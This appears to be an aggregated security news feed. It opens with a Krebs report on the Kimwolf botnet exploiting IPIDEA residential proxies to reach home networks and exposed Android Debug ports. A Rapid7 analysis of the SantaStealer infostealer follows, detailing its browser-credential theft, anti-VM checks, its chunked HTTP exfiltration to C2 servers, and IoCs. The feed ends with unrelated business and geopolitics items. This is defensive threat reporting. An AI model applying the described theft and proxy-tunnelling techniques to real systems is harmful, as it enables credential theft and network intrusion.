SECURITY NOTIFICATION AND RESPONSE

After charting a tight overlap in Kimwolf-infected IP addresses and those sold by IPIDEA, Brundage was eager to make his findings public: The vulnerability had clearly been exploited for several months, although it appeared that only a handful of cybercrime actors were aware of the capability. But he also knew that going public without giving vulnerable proxy providers an opportunity to understand and patch it would only lead to more mass abuse of these services by additional cybercriminal groups.

On December 17, Brundage sent a security notification to all 11 of the apparently affected proxy providers, hoping to give each at least a few weeks to acknowledge and address the core problems identified in his report before he went public. Many proxy providers who received the notification were resellers of IPIDEA that white-labeled the company’s service.

KrebsOnSecurity first sought comment from IPIDEA in October 2025, in reporting on a story about how the proxy network appeared to have benefitted from the rise of the Aisuru botnet, whose administrators appeared to shift from using the botnet primarily for DDoS attacks to simply installing IPIDEA’s proxy program, among others.

On December 25, KrebsOnSecurity received an email from an IPIDEA employee identified only as “Oliver,” who said allegations that IPIDEA had benefitted from Aisuru’s rise were baseless.

“After comprehensively verifying IP traceability records and supplier cooperation agreements, we found no association between any of our IP resources and the Aisuru botnet, nor have we received any notifications from authoritative institutions regarding our IPs being involved in malicious activities,” Oliver wrote. “In addition, for external cooperation, we implement a three-level review mechanism for suppliers, covering qualification verification, resource legality authentication and continuous dynamic monitoring, to ensure no compliance risks throughout the entire cooperation process.”

“IPIDEA firmly opposes all forms of unfair competition and malicious smearing in the industry, always participates in market competition with compliant operation and honest cooperation, and also calls on the entire industry to jointly abandon irregular and unethical behaviors and build a clean and fair market ecosystem,” Oliver continued.

Meanwhile, the same day that Oliver’s email arrived, Brundage shared a response he’d just received from IPIDEA’s security officer, who identified himself only by the first name Byron. The security officer said IPIDEA had made a number of important security changes to its residential proxy service to address the vulnerability identified in Brundage’s report.

“By design, the proxy service does not allow access to any internal or local address space,” Byron explained. “This issue was traced to a legacy module used solely for testing and debugging purposes, which did not fully inherit the internal network access restrictions. Under specific conditions, this module could be abused to reach internal resources. The affected paths have now been fully blocked and the module has been taken offline.”

Byron told Brundage IPIDEA also instituted multiple mitigations for blocking DNS resolution to internal (NAT) IP ranges, and that it was now blocking proxy endpoints from forwarding traffic on “high-risk” ports “to prevent abuse of the service for scanning, lateral movement, or access to internal services.”

An excerpt from an email sent by IPIDEA’s security officer in response to Brundage’s vulnerability notification. Click to enlarge.

Brundage said IPIDEA appears to have successfully patched the vulnerabilities he identified. He also noted he never observed the Kimwolf actors targeting proxy services other than IPIDEA, which has not responded to requests for comment.

Riley Kilmer is founder of Spur.us, a technology firm that helps companies identify and filter out proxy traffic. Kilmer said Spur has tested Brundage’s findings and confirmed that IPIDEA and all of its affiliate resellers indeed allowed full and unfiltered access to the local LAN.

Kilmer said one model of unsanctioned Android TV boxes that is especially popular — the Superbox, which we profiled in November’s Is Your Android TV Streaming Box Part of a Botnet? — leaves Android Debug Mode running on localhost:5555.

“And since Superbox turns the IP into an IPIDEA proxy, a bad actor just has to use the proxy to localhost on that port and install whatever bad SDKs [software development kits] they want,” Kilmer told KrebsOnSecurity.

Superbox media streaming boxes for sale on Walmart.com.

ECHOES FROM THE PAST

Both Brundage and Kilmer say IPIDEA appears to be the second or third reincarnation of a residential proxy network formerly known as 911S5 Proxy, a service that operated between 2014 and 2022 and was wildly popular on cybercrime forums. 911S5 Proxy imploded a week after KrebsOnSecurity published a deep dive on the service’s sketchy origins and leadership in China.

In that 2022 profile, we cited work by researchers at the University of Sherbrooke in Canada who were studying the threat 911S5 could pose to internal corporate networks. The researchers noted that “the infection of a node enables the 911S5 user to access shared resources on the network such as local intranet portals or other services.”

“It also enables the end user to probe the LAN network of the infected node,” the researchers explained. “Using the internal router, it would be possible to poison the DNS cache of the LAN router of the infected node, enabling further attacks.”

911S5 initially responded to our reporting in 2022 by claiming it was conducting a top-down security review of the service. But the proxy service abruptly closed up shop just one week later, saying a malicious hacker had destroyed all of the company’s customer and payment records. In July 2024, The U.S. Department of the Treasury sanctioned the alleged creators of 911S5, and the U.S. Department of Justice arrested the Chinese national named in my 2022 profile of the proxy service.

Kilmer said IPIDEA also operates a sister service called 922 Proxy, which the company has pitched from Day One as a seamless alternative to 911S5 Proxy.

“You cannot tell me they don’t want the 911 customers by calling it that,” Kilmer said.

Among the recipients of Synthient’s notification was the proxy giant Oxylabs. Brundage shared an email he received from Oxylabs’ security team on December 31, which acknowledged Oxylabs had started rolling out security modifications to address the vulnerabilities described in Synthient’s report.

Reached for comment, Oxylabs confirmed they “have implemented changes that now eliminate the ability to bypass the blocklist and forward requests to private network addresses using a controlled domain.” But it said there is no evidence that Kimwolf or other other attackers exploited its network.

“In parallel, we reviewed the domains identified in the reported exploitation activity and did not observe traffic associated with them,” the Oxylabs statement continued. “Based on this review, there is no indication that our residential network was impacted by these activities.”

PRACTICAL IMPLICATIONS

Consider the following scenario, in which the mere act of allowing someone to use your Wi-Fi network could lead to a Kimwolf botnet infection. In this example, a friend or family member comes to stay with you for a few days, and you grant them access to your Wi-Fi without knowing that their mobile phone is infected with an app that turns the device into a residential proxy node. At that point, your home’s public IP address will show up for rent at the website of some residential proxy provider.

Miscreants like those behind Kimwolf then use residential proxy services online to access that proxy node on your IP, tunnel back through it and into your local area network (LAN), and automatically scan the internal network for devices with Android Debug Bridge mode turned on.

By the time your guest has packed up their things, said their goodbyes and disconnected from your Wi-Fi, you now have two devices on your local network — a digital photo frame and an unsanctioned Android TV box — that are infected with Kimwolf. You may have never intended for these devices to be exposed to the larger Internet, and yet there you are.

Here’s another possible nightmare scenario: Attackers use their access to proxy networks to modify your Internet router’s settings so that it relies on malicious DNS servers controlled by the attackers — allowing them to control where your Web browser goes when it requests a website. Think that’s far-fetched? Recall the DNSChanger malware from 2012 that infected more than a half-million routers with search-hijacking malware, and ultimately spawned an entire security industry working group focused on containing and eradicating it.

XLAB

Much of what is published so far on Kimwolf has come from the Chinese security firm XLab, which was the first to chronicle the rise of the Aisuru botnet in late 2024. In its latest blog post, XLab said it began tracking Kimwolf on October 24, when the botnet’s control servers were swamping Cloudflare’s DNS servers with lookups for the distinctive domain 14emeliaterracewestroxburyma02132[.]su.

This domain and others connected to early Kimwolf variants spent several weeks topping Cloudflare’s chart of the Internet’s most sought-after domains, edging out Google.com and Apple.com of their rightful spots in the top 5 most-requested domains. That’s because during that time Kimwolf was asking its millions of bots to check in frequently using Cloudflare’s DNS servers.

The Chinese security firm XLab found the Kimwolf botnet had enslaved between 1.8 and 2 million devices, with heavy concentrations in Brazil, India, The United States of America and Argentina. Image: blog.xLab.qianxin.com

It is clear from reading the XLab report that KrebsOnSecurity (and security experts) probably erred in misattributing some of Kimwolf’s early activities to the Aisuru botnet, which appears to be operated by a different group entirely. IPDEA may have been truthful when it said it had no affiliation with the Aisuru botnet, but Brundage’s data left no doubt that its proxy service clearly was being massively abused by Aisuru’s Android variant, Kimwolf.

XLab said Kimwolf has infected at least 1.8 million devices, and has shown it is able to rebuild itself quickly from scratch.

“Analysis indicates that Kimwolf’s primary infection targets are TV boxes deployed in residential network environments,” XLab researchers wrote. “Since residential networks usually adopt dynamic IP allocation mechanisms, the public IPs of devices change over time, so the true scale of infected devices cannot be accurately measured solely by the quantity of IPs. In other words, the cumulative observation of 2.7 million IP addresses does not equate to 2.7 million infected devices.”

XLab said measuring Kimwolf’s size also is difficult because infected devices are distributed across multiple global time zones. “Affected by time zone differences and usage habits (e.g., turning off devices at night, not using TV boxes during holidays, etc.), these devices are not online simultaneously, further increasing the difficulty of comprehensive observation through a single time window,” the blog post observed.

XLab noted that the Kimwolf author shows an almost ‘obsessive’ fixation” on Yours Truly, apparently leaving “easter eggs” related to my name in multiple places through the botnet’s code and communications:

Image: XLAB.

ANALYSIS AND ADVICE

One frustrating aspect of threats like Kimwolf is that in most cases it is not easy for the average user to determine if there are any devices on their internal network which may be vulnerable to threats like Kimwolf and/or already infected with residential proxy malware.

Let’s assume that through years of security training or some dark magic you can successfully identify that residential proxy activity on your internal network was linked to a specific mobile device inside your house: From there, you’d still need to isolate and remove the app or unwanted component that is turning the device into a residential proxy.

Also, the tooling and knowledge needed to achieve this kind of visibility just isn’t there from an average consumer standpoint. The work that it takes to configure your network so you can see and interpret logs of all traffic coming in and out is largely beyond the skillset of most Internet users (and, I’d wager, many security experts). But it’s a topic worth exploring in an upcoming story.

Happily, Synthient has erected a page on its website that will state whether a visitor’s public Internet address was seen among those of Kimwolf-infected systems. Brundage also has compiled a list of the unofficial Android TV boxes that are most highly represented in the Kimwolf botnet.

If you own a TV box that matches one of these model names and/or numbers, please just rip it out of your network. If you encounter one of these devices on the network of a family member or friend, send them a link to this story and explain that it’s not worth the potential hassle and harm created by keeping them plugged in.

The top 15 product devices represented in the Kimwolf botnet, according to Synthient.

Chad Seaman is a principal security researcher with Akamai Technologies. Seaman said he wants more consumers to be wary of these pseudo Android TV boxes to the point where they avoid them altogether.

“I want the consumer to be paranoid of these crappy devices and of these residential proxy schemes,” he said. “We need to highlight why they’re dangerous to everyone and to the individual. The whole security model where people think their LAN (Local Internal Network) is safe, that there aren’t any bad guys on the LAN so it can’t be that dangerous is just really outdated now.”

“The idea that an app can enable this type of abuse on my network and other networks, that should really give you pause,” about which devices to allow onto your local network, Seaman said. “And it’s not just Android devices here. Some of these proxy services have SDKs for Mac and Windows, and the iPhone. It could be running something that inadvertently cracks open your network and lets countless random people inside.”

In July 2025, Google filed a “John Doe” lawsuit (PDF) against 25 unidentified defendants collectively dubbed the “BadBox 2.0 Enterprise,” which Google described as a botnet of over ten million unsanctioned Android streaming devices engaged in advertising fraud. Google said the BADBOX 2.0 botnet, in addition to compromising multiple types of devices prior to purchase, also can infect devices by requiring the download of malicious apps from unofficial marketplaces.

Google’s lawsuit came on the heels of a June 2025 advisory from the Federal Bureau of Investigation (FBI), which warned that cyber criminals were gaining unauthorized access to home networks by either configuring the products with malware prior to the user’s purchase, or infecting the device as it downloads required applications that contain backdoors — usually during the set-up process.

The FBI said BADBOX 2.0 was discovered after the original BADBOX campaign was disrupted in 2024. The original BADBOX was identified in 2023, and primarily consisted of Android operating system devices that were compromised with backdoor malware prior to purchase.

Lindsay Kaye is vice president of threat intelligence at HUMAN Security, a company that worked closely on the BADBOX investigations. Kaye said the BADBOX botnets and the residential proxy networks that rode on top of compromised devices were detected because they enabled a ridiculous amount of advertising fraud, as well as ticket scalping, retail fraud, account takeovers and content scraping.

Kaye said consumers should stick to known brands when it comes to purchasing things that require a wired or wireless connection.

“If people are asking what they can do to avoid being victimized by proxies, it’s safest to stick with name brands,” Kaye said. “Anything promising something for free or low-cost, or giving you something for nothing just isn’t worth it. And be careful about what apps you allow on your phone.”

Many wireless routers these days make it relatively easy to deploy a “Guest” wireless network on-the-fly. Doing so allows your guests to browse the Internet just fine but it blocks their device from being able to talk to other devices on the local network — such as shared folders, printers and drives. If someone — a friend, family member, or contractor — requests access to your network, give them the guest Wi-Fi network credentials if you have that option.

There is a small but vocal pro-piracy camp that is almost condescendingly dismissive of the security threats posed by these unsanctioned Android TV boxes. These tech purists positively chafe at the idea of people wholesale discarding one of these TV boxes. A common refrain from this camp is that Internet-connected devices are not inherently bad or good, and that even factory-infected boxes can be flashed with new firmware or custom ROMs that contain no known dodgy software.

However, it’s important to point out that the majority of people buying these devices are not security or hardware experts; the devices are sought out because they dangle something of value for “free.” Most buyers have no idea of the bargain they’re making when plugging one of these dodgy TV boxes into their network.

It is somewhat remarkable that we haven’t yet seen the entertainment industry applying more visible pressure on the major e-commerce vendors to stop peddling this insecure and actively malicious hardware that is largely made and marketed for video piracy. These TV boxes are a public nuisance for bundling malicious software while having no apparent security or authentication built-in, and these two qualities make them an attractive nuisance for cybercriminals.

Stay tuned for Part II in this series, which will poke through clues left behind by the people who appear to have built Kimwolf and benefited from it the most.

SantaStealer is Coming to Town: A New, Ambitious Infostealer Advertised on Underground Forums

15 December 2025 at 05:02

Update from December 16, 2025: Shortly after publishing this blog post, we have observed a message from the official SantaStealer telegram channel announcing the release of the stealer. This means the stealer is now deemed production-ready by the developers and can be expected in the wild. Below is a screenshot of the original message in Russian as well as our translation to English.

0-release-announcement-translated.png

Figure 0: A message announcing the release of SantaStealer in Russian (left) and our translation to English (right)

Summary

Rapid7 Labs has identified a new malware-as-a-service information stealer being actively promoted through Telegram channels and on underground hacker forums. The stealer is advertised under the name “SantaStealer” and is planned to be released before the end of 2025. Open source intelligence suggests that it recently underwent a rebranding from the name “BluelineStealer.”

The malware collects and exfiltrates sensitive documents, credentials, wallets, and data from a broad range of applications, and aims to operate entirely in-memory to avoid file-based detection. Stolen data is then compressed, split into 10 MB chunks, and sent to a C2 server over unencrypted HTTP.

While the stealer is advertised as “fully written in C”, featuring a “custom C polymorphic engine” and being “fully undetected,” Rapid7 has found unobfuscated and unstripped SantaStealer samples that allow for an in-depth analysis. These samples can shed more light on this malware’s true level of sophistication.

Discovery

In early December 2025, Rapid7 identified a Windows executable triggering a generic infostealer detection rule, which we usually see triggered by samples from the Raccoon stealer family. Initial inspection of the sample (SHA-256 beginning with 1a27…) revealed a 64-bit DLL with over 500 exported symbols (all bearing highly descriptive names such as “payload_main”, “check_antivm” or “browser_names”) and a plethora of unencrypted strings that clearly hinted at credential-stealing capabilities.

While it is not clear why the malware authors chose to build a DLL, or how the stealer payload was to be invoked by a potential stager, this choice had the (presumably unintended) effect of including the name of every single function and global variable not declared as static in the executable’s export directory. Even better, this includes symbols from statically linked libraries, which we can thus identify with minimal effort.

The statically linked libraries in this particular DLL include:

  • cJSON, an “ultralightweight JSON parser”
  • miniz, a “single C source file zlib-replacement library”
  • sqlite3, the C library for interfacing with SQLite v3

Another pair of exported symbols in the DLL are named notes_config_size and notes_config_data. These point to a string containing the JSON-encoded stealer configuration, which contains, among other things, a banner (“watermark”) with Unicode art spelling “SANTA STEALER” and a link to the stealer Telegram channel, t[.]me/SantaStealer.

1-config-json.png

Figure 1: A preview of the stealer’s configuration

2-tg_screen.png

Figure 2: A Telegram message from November 25th advertising the rebranded SantaStealer

3-tg_screen2.png

Figure 3: A Telegram message announcing the rebranding and expected release schedule

Visiting SantaStealer’s Telegram channel, we observed the affiliate web panel, where we were able to register an account and access more information provided by the operators, such as a list of features, the pricing model, or the various build configuration options. This allowed us to cross-correlate information from the panel with the configuration observed in samples, and get a basic idea of the ongoing evolution of the stealer.

Apart from Telegram, the stealer can be found advertised also on the Lolz hacker forum at lolz[.]live/santa/. The use of this Russian-speaking forum, the top-level domain name of the web panel bearing the country code of the Soviet Union (su), and the ability to configure the stealer not to target Russian-speaking victims (described later) hints at Russian citizenship of the operators — not at all unusual on the infostealer market.

4-webpanel-features.png

Figure 4: A list of features advertised in the web panel

As the above screenshot illustrates, the stealer operators have ambitious plans, boasting anti-analysis techniques, antivirus software bypasses, and deployment in government agencies or complex corporate networks. This is reflected in the pricing model, where a basic variant is advertised for $175 per month, and a premium variant is valued at $300 per month, as captured in the following screenshot.

5-webpanel-pricing.png

Figure 5: Pricing model for SantaStealer (web panel)

In contrast to these claims, the samples we have seen until now are far from undetectable, or in any way difficult to analyze. While it is possible that the threat actor behind SantaStealer is still developing some of the mentioned anti-analysis or anti-AV techniques, having samples leaked before the malware is ready for production use — complete with symbol names and unencrypted strings — is a clumsy mistake likely thwarting much of the effort put into its development and hinting at poor operational security of the threat actor(s).

Interestingly, the web panel includes functionality to “scan files for malware” (i.e. check whether a file is being detected or not). While the panel assures the affiliate user that no files are shared and full anonymity is guaranteed, one may have doubts about whether this is truly the case.

6-webpanel-scan.png

Figure 6: Web panel allows to scan files for malware.

Some of the build configuration options within the web panel are shown in Figures 7 through 9.

7-webpanel-build.png

Figure 7: SantaStealer build configuration

8-webpanel-build2.png

Figure 8: More SantaStealer build configuration options

9-webpanel-build3.png

Figure 9: SantaStealer build configuration options, including CIS countries detection

One final aspect worth pointing out is that, rather unusually, the decision whether to target countries in the Commonwealth of Independent States (CIS) is seemingly left up to the buyer and is not hardcoded, as is often the case with commercial infostealers.

Technical analysis of SantaStealer

Having read the advertisement of SantaStealer’s capabilities by the developers, one might be interested in seeing how they are implemented on a technical level. Here, we will explore one of the EXE samples (SHA-256 beginning with 926a…), as attempts at executing the DLL builds with rundll32.exe ran into issues with the C runtime initialization. However, the DLL builds (such as SHA-256 beginning with 1a27…) are still useful for static analysis and cross-referencing with the EXE.

At the moment, detecting and tracking these payloads is straightforward, due to the fact that both the malware configuration and the C2 server IP address are embedded in the executable in plain text. However, if SantaStealer indeed does turn out to be competitive and implements some form of encryption, obfuscation, or anti-analysis techniques (as seen with Lumma or Vidar) these tasks may become less trivial for the analyst. A deeper understanding of the patterns and methods utilized by SantaStealer may be beneficial.

10-send-upload-chunk.png

Figure 10: Code in the send_upload_chunk exported function references plaintext strings

The user-defined entry point in the executable corresponds to the payload_main DLL export. Within this function, the stealer first checks the anti_cis and exec_delay_seconds values from the embedded config and behaves accordingly. If the CIS check is enabled and a Russian keyboard layout is detected using the GetKeyboardLayoutList API, the stealer drops an empty file named “CIS” and ends its execution. Otherwise, SantaStealer waits for the configured number of seconds before calling functions named check_antivm, payload_credentials, create_memory_based_log and creating a thread running the routine named ThreadPayload1 in the DLL exports.

The anti-VM function is self-explanatory, but its implementation differs across samples, hinting at the ongoing development of the stealer. One sample checks for blacklisted processes (by hashing the names of running process executables using a custom rolling checksum and searching for them in a blacklist), suspicious computer names (using the same method) and an “analysis environment,” which is just a hard-coded blacklist of working directories, like “C:\analysis” and similar. Another sample checks the number of running processes, the system uptime, the presence of a VirtualBox service (by means of a call to OpenServiceA with "VBoxGuest") and finally performs a time-based debugger check. In either case, if a VM or debugger is detected, the stealer ends its execution.

Next, payload_credentials attempts to steal browser credentials, including passwords, cookies, and saved credit cards. For Chromium-based browsers, this involves bypassing a mechanism known as AppBound Encryption (ABE). For this purpose, SantaStealer embeds an additional executable, either as a resource or directly in section data, which is either dropped to disk and executed (screenshot below), or loaded and executed in-memory, depending on the sample.

11-chromelevator.png

Figure 11: Execution of an embedded executable specialized in browser hijacking

The extracted executable, in turn, contains an encrypted DLL in its resources, which is decrypted using two consecutive invocations of ChaCha20 with two distinct pairs of 32-byte key and 12-byte nonce. This DLL exports functions called ChromeElevator_Initialize, ChromeElevator_ProcessAllBrowsers and ChromeElevator_Cleanup, which are called by the executable in that order. Based on the symbol naming, as well as usage of ChaCha20 encryption for obfuscation and presence of many recognizable strings, we assess with moderate confidence that this executable and DLL are heavily based on code from the "ChromElevator" project (https://github.com/xaitax/Chrome-App-Bound-Encryption-Decryption), which employs direct syscall-based reflective process hollowing to inject code into the target browser. Hijacking the security context of a legitimate browser process this way allows the attacker to decrypt AppBound encryption keys and thereby decrypt stored credentials.

12-chromelevator-memory.png

Figure 12: The embedded EXE decrypts and loads a DLL in-memory and calls its exports.

The next function called from main, create_memory_based_log, demonstrates the modular design of the stealer. For each included module, it creates a thread running the module_thread routine with an incremented numerical ID for that module, starting at 0. It then waits for 45 seconds before joining all thread handles and writing all files collected in-memory into a ZIP file named “Log.zip” in the TEMP directory.

The module_thread routine simply takes the index it was passed as parameter and calls a handler function at that index in a global table, for some reason called memory_generators in the DLL. The module function takes only a single output parameter, which is the number of files it collected. In the so helpfully annotated DLL build, we can see 14 different modules. Besides generic modules for reading environment variables, taking screenshots, or grabbing documents and notes, there are specialized modules for stealing data from the Telegram desktop application, Discord, Steam, as well as browser extensions, histories and passwords.

13-module-fns.png

Figure 13: A list of named module functions in a SantaStealer sample

Finally, after all the files have been collected, ThreadPayload1 is run in a thread. It sleeps for 15 seconds and then calls payload_send, which in turn calls send_zip_from_memory_0, which splits the ZIP into 10 MB chunks that are uploaded using send_upload_chunk.

The file chunks are exfiltrated over plain HTTP to an /upload endpoint on a hard-coded C2 IP address on port 6767, with only a couple special headers:

User-Agent: upload
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary[...]
auth: [...]
w: [...]
complete: true (only on final request)

The auth header appears to be a unique build ID, and w is likely the optional “tag” used to distinguish between campaigns or “traffic sources”, as is mentioned in the features.

Conclusion

The SantaStealer malware is in active development, set to release sometime in the remainder of this month or in early 2026. Our analysis of the leaked builds reveals a modular, multi-threaded design fitting the developers’ description. Some, but not all, of the improvements described in SantaStealer’s Telegram channel are reflected in the samples we were able to analyze. For one, the malware can be seen shifting to a completely fileless collection approach, with modules and the Chrome decryptor DLL being loaded and executed in-memory. On the other hand, the anti-analysis and stealth capabilities of the stealer advertised in the web panel remain very basic and amateurish, with only the third-party Chrome decryptor payload being somewhat hidden.

To avoid getting infected with SantaStealer, it is recommended to pay attention to unrecognized links and e-mail attachments. Watch out for fake human verification, or technical support instructions, asking you to run commands on your computer. Finally, avoid running any kind of unverified code from sources such as pirated software, videogame cheats, unverified plugins, and extensions.

Stay safe and off the naughty list!

Rapid7 Customers

Intelligence Hub

Customers using Rapid7’s Intelligence Hub gain direct access to SantaStealer IOCs, along with ongoing intelligence on new activity and related campaigns. The platform also has detections for a wide range of other infostealers, including Lumma, StealC, RedLine, and more, giving security teams broader visibility into emerging threats.

Indicators of compromise (IoCs)

SantaStealer DLLs with exported symbols (SHA-256)

  • 1a277cba1676478bf3d47bec97edaa14f83f50bdd11e2a15d9e0936ed243fd64
  • abbb76a7000de1df7f95eef806356030b6a8576526e0e938e36f71b238580704
  • 5db376a328476e670aeefb93af8969206ca6ba8cf0877fd99319fa5d5db175ca
  • a8daf444c78f17b4a8e42896d6cb085e4faad12d1c1ae7d0e79757e6772bddb9
  • 5c51de7c7a1ec4126344c66c70b71434f6c6710ce1e6d160a668154d461275ac
  • 48540f12275f1ed277e768058907eb70cc88e3f98d055d9d73bf30aa15310ef3
  • 99fd0c8746d5cce65650328219783c6c6e68e212bf1af6ea5975f4a99d885e59
  • ad8777161d4794281c2cc652ecb805d3e6a9887798877c6aa4babfd0ecb631d2
  • 73e02706ba90357aeeb4fdcbdb3f1c616801ca1affed0a059728119bd11121a4
  • e04936b97ed30e4045d67917b331eb56a4b2111534648adcabc4475f98456727
  • 66fef499efea41ac31ea93265c04f3b87041a6ae3cd14cd502b02da8cc77cca8
  • 4edc178549442dae3ad95f1379b7433945e5499859fdbfd571820d7e5cf5033c

SantaStealer EXEs (SHA-256)

  • 926a6a4ba8402c3dd9c33ceff50ac957910775b2969505d36ee1a6db7a9e0c87
  • 9b017fb1446cdc76f040406803e639b97658b987601970125826960e94e9a1a6
  • f81f710f5968fea399551a1fb7a13fad48b005f3c9ba2ea419d14b597401838c

SantaStealer C2s

  • 31[.]57[.]38[.]244:6767 (AS 399486)
  • 80[.]76[.]49[.]114:6767 (AS 399486)

MITRE ATT&CK

  • Account Discovery (T1087)
  • Automated Exfiltration (T1020)
  • Data Compressed (T1002)
  • Browser Information Discovery (T1217)
  • Archive Collected Data (T1560)
  • Data Transfer Size Limits (T1030)
  • Archive via Library (T1560.002)
  • Automated Collection (T1119)
  • Exfiltration Over C2 Channel (T1041)
  • Clipboard Data (T1115)
  • Debugger Evasion (T1622)
  • Email Account (T1087.003)
  • File and Directory Discovery (T1083)
  • Credentials In Files (T1552.001)
  • Credentials from Password Stores (T1555)
  • Data from Local System (T1005)
  • Credentials from Web Browsers (T1503)
  • Financial Theft (T1657)
  • Credentials from Web Browsers (T1555.003)
  • Credentials in Files (T1081)
  • Malware (T1587.001)
  • Process Discovery (T1057)
  • Local Email Collection (T1114.001)
  • Messaging Applications (T1213.005)
  • Screen Capture (T1113)
  • Server (T1583.004)
  • Software Discovery (T1518)
  • System Checks (T1497.001)
  • DLL (T1574.001)
  • System Information Discovery (T1082)
  • System Language Discovery (T1614.001)
  • Time Based Evasion (T1497.003)
  • Virtualization/Sandbox Evasion (T1497)
  • Deobfuscate/Decode Files or Information (T1140)
  • Web Protocols (T1071.001)
  • Private Keys (T1145)
  • Private Keys (T1552.004)
  • Dynamic API Resolution (T1027.007)
  • Steal Application Access Token (T1528)
  • Steal Web Session Cookie (T1539)
  • Embedded Payloads (T1027.009)
  • Encrypted/Encoded File (T1027.013)
  • File Deletion (T1070.004)
  • File Deletion (T1107)
  • Portable Executable Injection (T1055.002)
  • Process Hollowing (T1055.012)
  • Process Hollowing (T1093)
  • Reflective Code Loading (T1620)

How Tech’s Biggest Companies Are Offloading the Risks of the A.I. Boom

15 December 2025 at 16:08
The data centers used for work on artificial intelligence can cost tens of billions to build. Tech giants are finding ways to avoid being on the hook for some of those costs.

© Christie Hemm Klok for The New York Times

Meta is investing billions in new data centers, like one being constructed in Eagle Mountain, Utah.

Elon Musk’s SpaceX Valued at $800 Billion, as It Prepares to Go Public

12 December 2025 at 19:55
A sale of insider shares at $421 a share would make Mr. Musk’s rocket company the most valuable private company in the world, as it readies for a possible initial public offering next year.

© Meridith Kohut for The New York Times

The SpaceX launchpad in South Texas in June 2024. The company said in a letter to employees on Friday that it could go public in 2026.

Geopolitics and Cyber Risk: How Global Tensions Shape the Attack Surface

11 December 2025 at 05:01

Geopolitics has become a significant risk factor for today’s organizations, transforming cybersecurity into a technical and strategic challenge heavily influenced by state behavior. International tensions and the strategic calculations of major cyber powers, including Russia, China, Iran, and North Korea, significantly shape the current threat landscape. Businesses can no longer operate as isolated entities; they now function as interconnected global ecosystems where employees, suppliers, cloud workloads, supply chains, and data flows intersect across multiple jurisdictions, each with its own unique set of political risks.

A region considered low-risk last month could become a high-risk zone overnight if a diplomatic dispute escalates. An overseas development team could suddenly become vulnerable if that region experiences sanctions, stricter regulations, or state pressure on the workforce.

Many organizations still underestimate this dynamic reality, relying on static risk models that assume relatively stable attack patterns. However, geopolitical decisions and internal vulnerabilities are often the drivers of the most sudden and consequential changes in exposure. For example, the announcement of sanctions can trigger retaliatory cyberattacks, a military buildup can unleash destructive campaigns, and a trade or intellectual property dispute can lead to large-scale espionage.

Cybersecurity leaders must therefore integrate geopolitical intelligence directly into their operational decision-making and risk assessment processes, recognizing that political forces, rather than technical errors, are often the primary trigger for increased vulnerability.

Geopolitics as a core driver of cyber risk

Geopolitics plays a decisive role in shaping the scale, direction, and sophistication of cybercriminal and state-sponsored activity, fundamentally altering the threat landscape for organizations worldwide. Geopolitical tensions and sanctions often create conditions in which state-aligned hackers operate with greater freedom, using cyber operations as tools for espionage, economic survival, political retaliation, or strategic influence. Isolated or sanctioned states often turn to cybercrime as an alternative source of revenue.

North Korea, for instance, intensifies financially motivated campaigns, including cryptocurrency theft and extortion, when economic pressure mounts. Iran, facing recurring sanctions and political isolation, tends to respond with retaliatory or disruptive cyber operations targeting sectors and institutions associated with adversarial nations.

China’s cyber activity often peaks during moments of heightened competition over technology and strategic resources, driving expansive espionage campaigns aimed at industries like aerospace, telecommunications, AI, and energy. Russia, meanwhile, escalates disruptive or destructive cyber actions during geopolitical confrontations or military conflicts, leveraging malware, industrial system interference, and coordinated information operations.

These patterns demonstrate how cyber risk extends far beyond technical vulnerabilities: organizations become targets because of their nationality, sector, technology assets, or global partnerships.

How geopolitical tensions influence threat actor behavior

Geopolitical tensions influence the behavior of threat actors by altering their objectives, aggression levels, and operational trade-offs in ways that directly impact global organizations. Russian groups, for example, will shift from covert intelligence collection to overt disruption, employing destructive malware, DDoS attacks, and infrastructure sabotage to exert pressure. Chinese actors are known to intensify long-term espionage and supply-chain infiltration, targeting IP, cloud providers, security firms, and development environments.

Iran responds to sanctions or regional tensions with opportunistic retaliation through data wiping, defacements, and financially motivated attacks. And when facing economic strain, North Korea expands cybercrime, including cryptocurrency theft, extortion, software supply-chain poisoning, and high-level financial fraud.

For organizations, these shifts manifest internally as newly observed attack patterns, such as targeted phishing aimed at political or strategic sectors, the exploitation of vulnerabilities relevant to conflicts, or supply-chain attacks aligned with espionage objectives. The unifying pattern is that geopolitical tensions cause attackers to reprioritize, whereby espionage becomes a means of destruction, revenue generation becomes a national strategy, and symbolic retaliation becomes an operational necessity. Security teams that do not account for these geopolitical triggers risk misjudging the scale, intent, and urgency of incoming threat campaigns.

Indicators that cyber escalation is coming

A cyber escalation is rarely an isolated phenomenon; it is usually accompanied by political and technical warning signs that can herald a wave of attacks. On the political front, organizations should monitor events such as sanctions announcements, diplomatic expulsions, military mobilizations, sudden breakdowns in negotiations, strategic military strikes, or public accusations of espionage. For example, tensions with Russia are often followed by cyber influence campaigns. Retaliatory cyberattacks are also common following the imposition of sanctions on the Islamic Republic of Iran. Increased cyber espionage campaigns coincide with periods of strategic competition with China, and financially motivated attacks intensify after economic pressure is exerted on North Korea.

On a technical level, the first warning signs manifest in one or more of the following ways:

  • An increase in sector-specific phishing attacks linked to political events
  • The reactivation of known command and control infrastructures
  • The formation of new politically-motivated hacktivist collectives
  • Access intermediaries launching campaigns to sell access points in sectors linked to ongoing conflicts

Internally, organizations may sometimes observe unusual activity from cybersecurity teams, such as unexpected code updates from maintenance managers located in politically sensitive regions, vendor outages correlated with geopolitical developments, or authentication anomalies linked to regions near ongoing crises. The most important pattern to recognize is convergence: when political escalation, external surveillance, and internal anomalies appear within the same time frame, organizations must assume that threat conditions have shifted from background noise to active risk and immediately adopt a strengthened defensive posture.

Adjusting defensive posture during geopolitical instability

Harden identity infrastructure against state-grade threats.

Identity has become a frontline asset in geopolitical conflict. In today’s environment, the boundaries between hacktivism, cybercrime, and state-sponsored activities are increasingly blurred, with governments at times guiding or amplifying these operations. Credential compromise is often the entry point that enables these broader campaigns. To mitigate this risk, organizations should enforce universal, phishing-resistant MFA, regularly review and tightly govern privileged roles, particularly in sensitive geographies, and adopt just-in-time access to minimize standing privileges. These measures materially reduce exposure and strengthen resilience against sophisticated, geopolitically motivated threat actors.

Conduct targeted threat hunts

